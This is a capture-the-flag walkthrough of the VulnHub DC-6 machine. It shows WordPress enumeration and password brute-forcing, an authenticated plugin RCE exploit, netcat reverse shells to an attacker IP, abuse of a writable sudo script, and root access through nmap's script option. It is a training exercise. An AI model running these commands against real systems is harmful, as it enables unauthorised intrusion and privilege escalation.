


Port 80 (HTTP)


- 1. Wordpress CMS running on this webserver
- 2. Proceed to about us



- Our lead developer, Jens Dagmeister
 - Jens could be the administrator

- 3. Enumerate users & wordpress version



```
wpscan --no-update --disable-tls-checks --url http://wordy -e u -f cli-no-color 2>&1 | tee "/root/vulnHub/DC6/192.168.56.116/scans/tcp80/tcp_80_http_wpscan_user_enum.txt"
```



- Save the users in a text file

- 4. Bruteforce users

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url http://wordy --usernames username.txt --passwords passwords.txt -f cli-no-color 2>&1 | tee "/root/vulnHub/DC6/192.168.56.116/scans/tcp80/tcp_80_http_wpscan_bruteforce.txt"
```



- The bruteforce took insanely long, so I went to DC6 Vulnhub to see if I am missing anything, under CLUE section I found this:
 - cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt

- 5. Enumerate plugins

```
wpscan --no-update --disable-tls-checks --plugins-detection aggressive --plugins-version-detection aggressive --url http://wordy -e ap -f cli-no-color 2>&1 | tee "/root/vulnHub/DC6/192.168.56.116/scans/tcp80/tcp_80_http_wpscan_plugin_enum.txt"
```


```
[i] Plugin(s) Identified:

[+] akismet
| Location: http://wordy/wp-content/plugins/akismet/
| Latest Version: 4.2.1
| Last Updated: 2021-10-01T18:28:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
|   - http://wordy/wp-content/plugins/akismet/, status: 403
|
| The version could not be determined.

[+] plainview-activity-monitor
| Location: http://wordy/wp-content/plugins/plainview-activity-monitor/
| Last Updated: 2018-08-26T15:08:00.000Z
| Readme: http://wordy/wp-content/plugins/plainview-activity-monitor/readme.txt
| [!] The version is out of date, the latest version is 20180826
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
|   - http://wordy/wp-content/plugins/plainview-activity-monitor/, status: 200
|
| Version: 20161228 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://wordy/wp-content/plugins/plainview-activity-monitor/readme.txt

[+] user-role-editor
| Location: http://wordy/wp-content/plugins/user-role-editor/
| Last Updated: 2021-09-20T03:41:00.000Z
| Readme: http://wordy/wp-content/plugins/user-role-editor/readme.txt
| [!] The version is out of date, the latest version is 4.60.2
|
| Found By: Known Locations (Aggressive Detection)
|   - http://wordy/wp-content/plugins/user-role-editor/, status: 200
|
| Version: 4.24 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://wordy/wp-content/plugins/user-role-editor/readme.txt
```

- akismet
 - No relevant exploits found
- plainview-activity-monitor
 - Found RCE exploit which requires authentication
- user-role-editor 4.24
 - No relevant exploits found




Exploit Title	Path
WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection	php/webapps/45274.html
WordPress Plugin Plainview Activity Monitor 20161228 - Remote Code Execution (RCE) (Authenticated) (2)	php/webapps/50110.py

6. Run the exploit

```
(root@kali) - [~/vulnHub/DC6/192.168.56.116/exploit]
# python3 50110.py
What's your target IP?
wordy
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait...
[*] Perfect!
www-data@wordy whoami
www-data
www-data@wordy
```

7. Obtain a www-data shell

```
nc 192.168.56.103 4444 -e /bin/bash
```



```
(root@kali) - [~/vulnHub/DC6/192.168.56.116/exploit]
# python3 50110.py
What's your target IP?
wordy
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait...
[*] Perfect!
www-data@wordy nc 192.168.56.103 4444 -e /bin/bash

root@
(root@kali) - [~/vulnHub/DC6/192.168.56.116/exploit]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34128
whoami
www-data
```

- Only netcat worked, tried:
 - Python

- OpenBsd
- Bash

Privilege Escalation to Graham via Creds found

1. Found a note that contains Graham's credentials in mark's home directory

```
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

- graham:GSo7isUM1D4

2. Change to user `graham`

Privilege Escalation to Jen via SUDO + writable executable

1. Check sudo permission for graham

```
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
  (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
```

- Able to run backups.sh as user `jens`

2. Check for write access

```
graham@dc-6:~$ ls -l /home/jens/backups.sh
-rwxrwxr-x 1 jens devs 50 Apr 26 2019 /home/jens/backups.sh
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$
```

- we have write access because user `graham` belongs to the `devs` group

3. Edit script to spawn jen shell

```
printf '#!/bin/bash\n\n/bin/bash -i\n' > /home/jens/backups.sh

sudo -u jens /home/jens/backups.sh
```

```
graham@dc-6:~$ printf '#!/bin/bash\n\n/bin/bash -i\n' > /home/jens/backups.sh
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
jens@dc-6:/home/graham$ whoami
jens
jens@dc-6:/home/graham$
```

Privilege Escalation to Root via SUDO GTFO Bins

1. Check for sudo access

```
jens@dc-6:/home/graham$ sudo -l
Matching Defaults entries for jens on dc-6:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
  (root) NOPASSWD: /usr/bin/nmap
```

2. Exploit

```
TF=$(mktemp)

echo 'os.execute("nc 192.168.56.103 4444 -e /bin/bash")' > $TF

sudo nmap --script=$TF
```

3. Root shell obtained

```
(root@kali)~[~/vulnHub/DC6/192.168.56.116/exploit]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34130
whoami
root
[

jens@dc-6:/home/graham$ TF=$(mktemp)
> $TFc-6:/home/graham$ echo 'os.execute("nc 192.168.56.103 4444 -e /bin/bash")'
jens@dc-6:/home/graham$ sudo nmap --script=$TF

Starting Nmap 7.40 ( https://nmap.org ) at 2022-01-04 06:11 AEST
NSE: Warning: Loading '/tmp/tmp.iPRsGoluTH' -- the recommended file extension is '.nse'.
```

4. Obtian root flag

```
(rootkali)~/vulnHub/DC6/192.168.56.116/exploit
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34132
cat /root/*

Yb      dP 888888 88      88      8888b.  dP"Yb  88b 88 888888 d8b
Yb  db  dP  88__  88      88      8I  Yb  dP   Yb 88Yb88 88__  Y8P
YbdPYbdP  88""  88  .o 88  .o      8I  dY  Yb  dP 88 Y88 88""  `""
YP   YP   888888 88ood8 88ood8      8888Y"  YbodP  88  Y8 888888 (8)

Welcome      About Us      Co

Congratulations!!!

Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.

CATEGORY: UNCATEGORIZED
```

Tags: #tcp/80-http/cms/wordpress #tcp/80-http/cms/wordpress-plugin #tcp/80-http/rce #linux-priv-esc/sudo/unknown-exec #linux-priv-esc/sudo/gtfo-bin